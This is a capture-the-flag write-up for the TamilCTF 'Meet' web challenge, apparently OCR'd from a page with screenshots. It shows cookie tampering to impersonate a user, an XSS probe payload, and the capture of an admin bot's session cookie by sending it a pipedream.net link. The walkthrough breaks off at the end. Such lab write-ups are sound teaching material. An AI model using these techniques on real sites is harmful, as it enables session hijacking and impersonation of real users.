
Meeting [WEB]

Description

Gokul is trying to cheat in this test, Help him

Writeup

- First let's visit the webpage



Welcome to the most advanced and secured meeting platform

This platform is free for everyone, enjoy :)


Get a code to join this meeting

- `Get a code to join this meeting`
- But there's no code provided there :(
- Let's try sending a **POST** request to this url

```
The encoded meet code is
```

```
MTMzNy1tMzM3LWMwZDM=
```

- We got this response, looks like its base64 encoded.
- Let's decode it
- After decoding it with base64 we got `1337-m337-c0d3` it looks like a meet code
- Let's use this code to join meet


Tamil CTF
TamilCTF - 1337_m337_c0d3
Not secure | http://45.79.195.170:5003/letmein

TamilCTF Meet [1337_m337_c0d3]

Exploit Everything is presenting to everyone...


```
Hii Guys....
Welco
```

Participants

- Exploit Everything
- Jopraveeen (You)
- CyberPJ
- SIN_GREED
- 0xAnnLynn
- Gokul
- 0xsakthi

You can't send messages

- Cool we joined the meet
- Initially you logged as jopraveen
- Note that presentation `Exploit everything says that there's a test in /form we need to attend it`
- And in challenge description `Gokul is trying to cheat in this test, Help him`
- Also you can note this `You can't send messages`
- Ok now let's see the cookies




Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
user	Jopraveen	45.79.19...	/	Session	13					Medium
justAsmallCo0ki33ForT3sTinG	yehYouC4nG0In	45.79.19...	/	Session	40					Medium
__utma	226539914.323783873.1629903786.1629903786.162990...	.fontawe...	/	2023-08-...	60					Medium
_ga	GA1.2.323783873.1629903786	.fontawe...	/	2023-08-...	29					Medium
_fbp	fb.1.1629903786200.1760391169	.fontawe...	/	2021-11-...	33			Lax		Medium
__utmz	226539914.1629903786.1.1.utmcsr=google|utmccn=(or...	.fontawe...	/	2022-02-...	100					Medium
__stripe_mid	a3270785-0fca-4eb9-a88f-f5fb4ca7b1aca3f36f	.fontawe...	/	2022-08-...	54		✓	Lax		Medium

Cookie Value □ Show URL decoded

Jopraveen


- Here you can see there's a **user** cookie and it has the value **Jopraveen**
- Now let's try to modify this,I'm gonna use `Gokul` here as the value
- Coz description says, Gokul is trying to cheat in this test, Help him to cheat



Tamil CTF
TamilCTF - 1337_m337_c0d3
Not secure | http://45.79.195.170:5003/letmein
TamilCTF Meet [1337_m337_c0d3]
Exploit Everything is presenting to everyone...
[No messages]
Participants
Exploit Everything
Jopraveeen
CyberPJ
SIN_GREED
0xAnnLynn
Gokul (You)
0xsakthi
Type your message

- Cool it worked!

- Now here we can send messages


Tamil CTF
TamilCTF - 1337_m337_c0d3
Not secure | http://45.79.195.170:5003/sendmsg?message=<script>...

TamilCTF Meet [1337_m337_c0d3]

Exploit Everything is presenting to everyone...


Hii

Gokul: <script>alert(1)</script>

Participants

- Exploit Everything
- Jopraveeen
- CyberPJ
- SIN_GREED
- 0xAnnLynn
- Gokul (You)
- 0xsakthi


- It just shows what we typed
- I tried xss here, but not worked.


Tamil CTF
TamilCTF - 1337_m337_c0d3
view-source:45.79.195.170:5003/
Not secure | view-source:http://45.79.195.170:5003/sendmsg?message=<...

```
             </div>
             <div class="members">
                 <img style="float: left;" src="/static/ajay.jpg" alt="0xAnnLynn">
                 <h2 style="padding-left: 10px;padding-top: 6px;margin-right: 35px;margin-left: 80px;">0xAnnLynn </h2>
             </div>
             <div class="members">
                 <img style="float: left;" src="/static/gokul.png" alt="Gokul">
                 <h2 style="padding-left: 10px;padding-top: 6px;margin-right: 35px;margin-left: 80px;">Gokul (You)</h2>
             </div>
             <div class="members">
                 <img style="float: left;" src="https://1.bp.blogspot.com/-0qkwtPdA3-w/YEpFDj9a_6I/AAAAAAAACU/g7K80xs2qvI3lqwe
                 <h2 style="padding-left: 10px;padding-top: 6px;margin-right: 35px;margin-left: 80px;">0xsakthi </h2>
             </div>
             <div class="msg">
                 <!-- Note: If you send a link here Exploit Everything will open it-->
                 <form action="/sendmsg" method="GET">
                 <input name="message" placeholder="Type your message" type="text">
                 <button type="submit"><i class="fa fa-paper-plane" aria-hidden="true"></i></button>
                 </form>
             </div>
         </div>
     </div>
iv>
v class="bottom-bar">
 <div class="bt">
 <i onclick="window.location.href='#'" style="color: #ffffff;cursor: pointer;background: #ff0000;border-radius: 100%;" class="f
 <i onclick="window.location.href='#'" style="color: #00acfc;cursor: pointer;" class="fa-solid fa-video-slash"></i>
 <i onclick="window.location.href='/'" style="color: #ff0000;cursor: pointer;" class="fa-solid fa-phone-hangup"></i>
 </div>
iv>
odv>
```

- Got this in comments

- So if we send a link then **Exploit everything** will open the link
- Cool by using this we can get his cookies easily
- I'm gonna use pipedream's HTTP api for this
- Just send that link in the chat box



```
▼steps.trigger.event {7}
  ▶body {0}
   client_ip: 45.79.195.170
  ▼headers {6}
     accept: */*
     accept-encoding: gzip,
                      deflate
    ▼cookie
       justAsmallCo0ki33For
       T3sTinG=yehYouC4nG0I
       ;
       user=7his1s7h3C0oki3
       oFT4m1lCtfAdmin
     host: enhwpmgga8etezk.m.pipedream.net
     user-agent: python-
                 requests/2.23.0
     x-amzn-trace-id: Root=1-61533b05-
                      65d2d0fc5420c5ce1ba50059
   inferred_body_type: FORM
   method: GET
  ▶query {0}
   url: https://enhwpmgga8etezk.m.pipedream.net/
```

Step Exports


Use exports to pass data between steps in a workflow.

- Steps can export immutable, JSON-serializable values using `return` or `this.foo = 'bar'`.
- Step exports are mapped to the `steps` object at `steps.unique_step_name`.
- Exports can be inspected for each event (e.g., add `return 'foo'` to a Node.js step and run your workflow).

Next: Add your first step

Cool we got a request here with Exploit Everything's cookies

- `user=7his1s7h3C0oki3oFT4m1lCtfAdmin`
- Now let's use this cookie


Tamil CTF
TamilCTF - 1337_m337_c0d3
Workflow p_o7CQzL7 - Pipedrea
Not secure
http://45.79.195.170:5003/sendmsg?message=https%3A%2F...

TamilCTF Meet [1337_m337_c0d3]

